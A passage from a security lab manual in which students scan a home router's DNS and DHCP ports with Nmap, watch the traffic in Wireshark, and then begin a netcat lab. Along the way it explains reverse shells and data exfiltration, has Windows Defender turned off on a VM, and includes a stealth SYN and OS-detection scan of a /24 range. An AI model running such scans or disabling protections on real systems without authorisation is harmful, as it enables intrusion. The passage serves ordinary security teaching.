
Lo and behold, the UDP scan has identified a DNS server in the router, as shown in Figure 16-19.


Kali 2020.2 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
jonathan@k...
[jonathan@k...
[*eth0]
11:52 PM
jonathan@kali-weissman: ~

```
jonathan@kali-weissman:~$ sudo nmap -sU -p 53 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-10 23:46 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0022s latency).

PORT    STATE SERVICE
53/udp open  domain
MAC Address: 58:6D:8F:1E:1E:E4 (Cisco-Linksys)

Nmap done: 1 IP address (1 host up) scanned in 11.09 seconds
jonathan@kali-weissman:~$
```

FIGURE 16-19 The UDP scan finds a DNS server.

In Wireshark, we can see that the server status request has received a response, as shown in Figure 16-20.


Kali 2020.2 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
[jonathan@kali-we...
[jonathan@kali-we...
*eth0
11:53 PM
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
ip.addr==192.168.1.114 && udp.port==53
```

```
No.  Time         Source         Destination    Protocol  Length  Info
 13 11.030250248 192.168.1.114 192.168.1.1   DNS           54 Server status request 0x0000
 14 11.032289845 192.168.1.1   192.168.1.114 DNS           60 Server status request response 0x0000
```

```
› Frame 14: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0
› Ethernet II, Src: Cisco-Li_1e:1e:e4 (58:6d:8f:1e:1e:e4), Dst: VMware_d0:b4:98 (00:0c:29:d0:b4:98)
› Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.114
› User Datagram Protocol, Src Port: 53, Dst Port: 35249
▾ Domain Name System (response)
    Transaction ID: 0x0000
  › Flags: 0x9080 Server status request response, No error
    Questions: 0
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
    [Request In: 13]
    [Time: 0.002039597 seconds]
```

```
0000  00 0c 29 d0 b4 98 58 6d  8f 1e 1e e4 08 00 45 00   ··)···Xm ······E·
0010  00 28 00 00 40 00 40 11  b7 01 c0 a8 01 01 c0 a8   ·(··@·@· ········
0020  01 72 00 35 89 b1 00 14  61 9b 00 00 90 80 00 00   ·r·5···· a·······
0030  00 00 00 00 00 00 00 00  00 00 00 00               ········ ····
```

wireshark_eth0_20200910234647_48pIWX.pcapn   Packets: 15 · Displayed: 2 (13.3%) · Dropped: 0 (0.0%) · Ignored: 3 (20.0%)   Profile: Default

FIGURE 16-20 Wireshark showing evidence of a DNS server

e. Now try a UDP scan with port 67:

```
nmap -sU -p 67 192.168.1.1
```


(Substitute the IP address of your default gateway, if different.)

This looks for a DHCP server in that little box called router. Change the Wireshark display filter port from 53 to 67:

```
ip.addr==192.168.1.114 && udp.port==67
```

(Substitute the IP address of the Kali Linux VM.)


Nmap now reports that port 67 is open or filtered, as shown in Figure 16-21.


Kali 2020.2 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
jonathan@ka...
[jonathan@k...
[*eth0]
11:57 PM
jonathan@kali-weissman: ~

```
jonathan@kali-weissman:~$ sudo nmap -sU -p 67 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-10 23:55 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0035s latency).

PORT    STATE         SERVICE
67/udp open|filtered dhcps
MAC Address: 58:6D:8F:1E:1E:E4 (Cisco-Linksys)

Nmap done: 1 IP address (1 host up) scanned in 11.29 seconds
jonathan@kali-weissman:~$ 
```

FIGURE 16-21 Is there a DHCP server there or not?

Wireshark shows that there is no reply from the DHCP server, like we got from the DNS server, as shown in Figure 16-22.



Kali 2020.2 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
[jonathan@ka...
[jonathan@kal...
*eth0
11:59 PM
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr==192.168.1.114 && udp.port==67

```
No.     Time         Source        Destination  Protocol  Length Info
     25 13.676805864 192.168.1.114 192.168.1.1  UDP           42 50064 → 67 Len=0
     26 13.779258476 192.168.1.114 192.168.1.1  UDP           42 50065 → 67 Len=0
```

```
› Frame 26: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
› Ethernet II, Src: VMware_d0:b4:98 (00:0c:29:d0:b4:98), Dst: Cisco-Li_1e:1e:e4 (58:6d:8f:1e:1
› Internet Protocol Version 4, Src: 192.168.1.114, Dst: 192.168.1.1
⌄ User Datagram Protocol, Src Port: 50065, Dst Port: 67
    Source Port: 50065
    Destination Port: 67
    Length: 8
    Checksum: 0xb845 [unverified]
    [Checksum Status: Unverified]
    [Stream index: 6]
```

```
0000  58 6d 8f 1e 1e e4 00 0c  29 d0 b4 98 08 00 45 00   Xm······ )·····E·
0010  00 1c ba b7 00 00 36 11  46 56 c0 a8 01 72 c0 a8   ······6· FV···r··
0020  01 01 c3 91 00 43 00 08  b8 45                     ·····C·· ·E
```

FIGURE 16-22 No reply

Since DHCP uses UDP at Layer 4, an ACK scan, which uses TCP, won’t help us here.

5a–5b

Step 5 On Nmap’s “Examples” page (https://nmap.org/book/man-examples.html) it states the following (regarding just the first two examples):

For testing purposes, you have permission to scan the host scanme.nmap.org. This permission only includes scanning via Nmap and not testing exploits or denial of service attacks. To conserve bandwidth, please do not initiate more than a dozen scans against that host per day. If this free scanning target service is abused, it will be taken down and Nmap will report Failed to resolve given hostname/IP: scanme.nmap.org. These permissions also apply to the hosts scanme2.nmap.org, scanme3.nmap.org, and so on, though those hosts do not currently exist.

Let’s go ahead and try them!

a. Execute the following command:

```
nmap -v scanme.nmap.org
```

This option scans all reserved TCP ports on the machine scanme.nmap.org. The **-v** option enables verbose mode.

b. Execute the following command:

```
nmap -sS -O scanme.nmap.org/24
```

This launches a stealth SYN scan against each machine that is up out of the 256 IPs on the Class C–sized network where Scanme resides. It also tries to determine what operating system (OS) is running on each host that is up and running. This requires root privileges because of the SYN scan and OS detection.

Notice the wealth of information in the output.

30 MINUTES

Lab Exercise 16.02: Sockets with netcat (nc) and ncat

Both pentesters and cybercriminals use a tool called netcat to read from, write to, pipe, and redirect network sockets.

Sockets are endpoints of active communication links between programs on client and server machines, represented by a combination of IP address and port number as well as the Layer 4 protocol, TCP or UDP, for both the client and server. TCP sockets are actual connections between client and server, whereas UDP sockets are connectionless.

The tool, netcat, can be used as both a client and server. These sockets can be seen with a different tool (with a similar sounding name) called netstat.

➔ **Note**

A port identifies a program or service, whereas a socket identifies communication (with a connection or connectionless) to a program or service on a port.

As mentioned earlier, netcat is often referred to as the “TCP/IP Swiss Army Knife,” and it is installed by default on most Linux distributions. There are versions for other operating systems, including Windows and macOS.

The netcat tool allows for a chat system, giving two pentesters or cybercriminals the ability to use this most unique covert channel of communication.

The netcat tool can perform file transfers, allowing adversaries to infiltrate malware to a victim system or even exfiltrate sensitive data off a system, remaining stealthier than other protocols like FTP, TFTP, and SCP.

The netcat tool allows for the creation of bind shells and reverse shells. A bind shell is initiated from the attacker’s machine directly to the victim’s machine, and it allows the attacker to execute commands on the victim’s machine. Firewalls and Network Address Translation (NAT) can get in the way of bind shells. Therefore, pentesters and attackers might decide to use a reverse shell, which goes in the other direction. It’s a connection initiated from the inside victim’s machine directly to the outside attacker’s machine. This also comes in handy when an attacker strategically “drops” a USB drive in a parking lot and waits for someone from the company to plug it in. The attacker doesn’t know how the networking is set up, but that victim machine will run something on the USB that creates a reverse shell to the attacker’s machine, regardless of IP address, NAT, and firewall.

The netcat tool has other uses, like port scanning and even setting up a quick web server. The netcat tool can perform banner grabbing, gathering information about a target's operating system and other services on the machine, including version numbers. Knowing this information can make a potential attack that much more damaging.

Note that netcat and nc refer to the same program. The Nmap Project came out with its own version of netcat called ncat, which offers more functionality. Socat is yet another program that offers more functionality than netcat. However, you'll find most pentesters and attackers still use the revered netcat (nc) utility very often.

Learning Objectives

In this lab exercise, you'll use netcat and ncat in multiple ways, which can be for good or bad. At the end of this lab exercise, you'll be able to

- Use netcat and ncat as a chat server
- Use netcat and ncat to transfer a file
- Use netcat and ncat to open a reverse shell in both Windows and Linux

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- The Windows 10 VM you installed in Chapter 1
- The Kali Linux VM you installed in Chapter 1
- A Mozilla Firefox web browser with an Internet connection

Let's Do This!

Turn off Windows Defender Firewall on the Windows 10 VM, as you did in the previous lab exercise.

You can turn off Real-time Protection on the Windows 10 VM by following these steps:

1. Click the Start button or in the search box and type **Security**.
2. Click Windows Security.
3. Click Virus & Threat Protection.
4. Click Manage Settings under Virus & Threat Protection Settings.
5. Under Real-time Protection, click the button to turn it off.
6. Click Yes in the popup.
7. Click the X in the upper-right corner to close the window.

You won’t be able to download or install ncat with Real-time Protection on.

On the Windows 10 VM, download the Windows version of ncat. Google Chrome will cause problems in downloading the file, so be sure to use Mozilla Firefox to download ncat. Go to https://nmap.org/ncat/ and click the hyperlinked word *here* in the sentence “You can download it inside a zip file here” in the fourth paragraph.

With the radio button for Save File selected, click the OK button. Extract the ZIP by right-clicking it, selecting Extract All…, and clicking the Extract button. The extracted folder will automatically open. Click into the extracted folder’s subfolder. You should see the ncat.exe binary. Follow these steps:

1. Click in the address bar of the folder in Windows Explorer, select the address, and click CTRL-C to copy the address.
2. Open a command prompt by clicking the Windows Start button, typing **cmd**, right-clicking Command Prompt, selecting Run As Administrator, and clicking the Yes button.
3. Type **cd** and then paste the address you just copied (by right-clicking) to change directory to the ncat directory.

   The command prompt will look something like this (with your username listed in the path instead of mine):

   ```
   C:\Users\jonathan\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1
   ```

   Open a new instance of VMware Workstation Player and go to a terminal on the Kali Linux VM.

📷 **1a–1f**

Step 1 Create a simple chat server with netcat/ncat.

a. On the Windows 10 VM that will act as the netcat server, start listening, in the location you changed directories to, on port 52000 with the following command:

```
ncat -lp 52000
```

Alternatively, you can place each option after its own dash, like so:

```
ncat -l -p 52000
```

In the Windows Defender Firewall window that pops up, click the Allow Access button in the lower right.

The **-l** option means listen for incoming connections, and the **-p** option specifies the port to listen on.


b. Start Wireshark on the Windows 10 VM and filter by the IP address of the Kali Linux VM.

c. You can verify that the port is open with another utility with a similar sounding name, netstat. Open a second command prompt, since the first one is now locked in to ncat, and type the following:

```
netstat -an | more
```

The **-a** option means all ports, including ports in an active connection and listening ports that are not involved in any current communications. The **-n** option means use numbers and not names for IP addresses and port numbers. Resolving IP addresses to names and port numbers to service names slows down the display of the output. Furthermore, for tasks like this, it’s actually more intuitive to simply look at IP addresses and port numbers.

Find the port you opened with netcat, as shown in the last row of Figure 16-23.



```
Microsoft Windows [Version 10.0.19041.508]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\jswics>netstat -an | more

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:902            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:912            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1536           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1537           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1538           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1539           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1540           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1541           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1544           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:31104          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:31105          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:50128          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:52000          0.0.0.0:0              LISTENING
```

FIGURE 16-23 Port 52000 is open.

Advance line by line with ENTER and page by page with the spacebar. To break out, press CTRL-C.

d. On the Kali Linux VM acting as the netcat client, type the following:

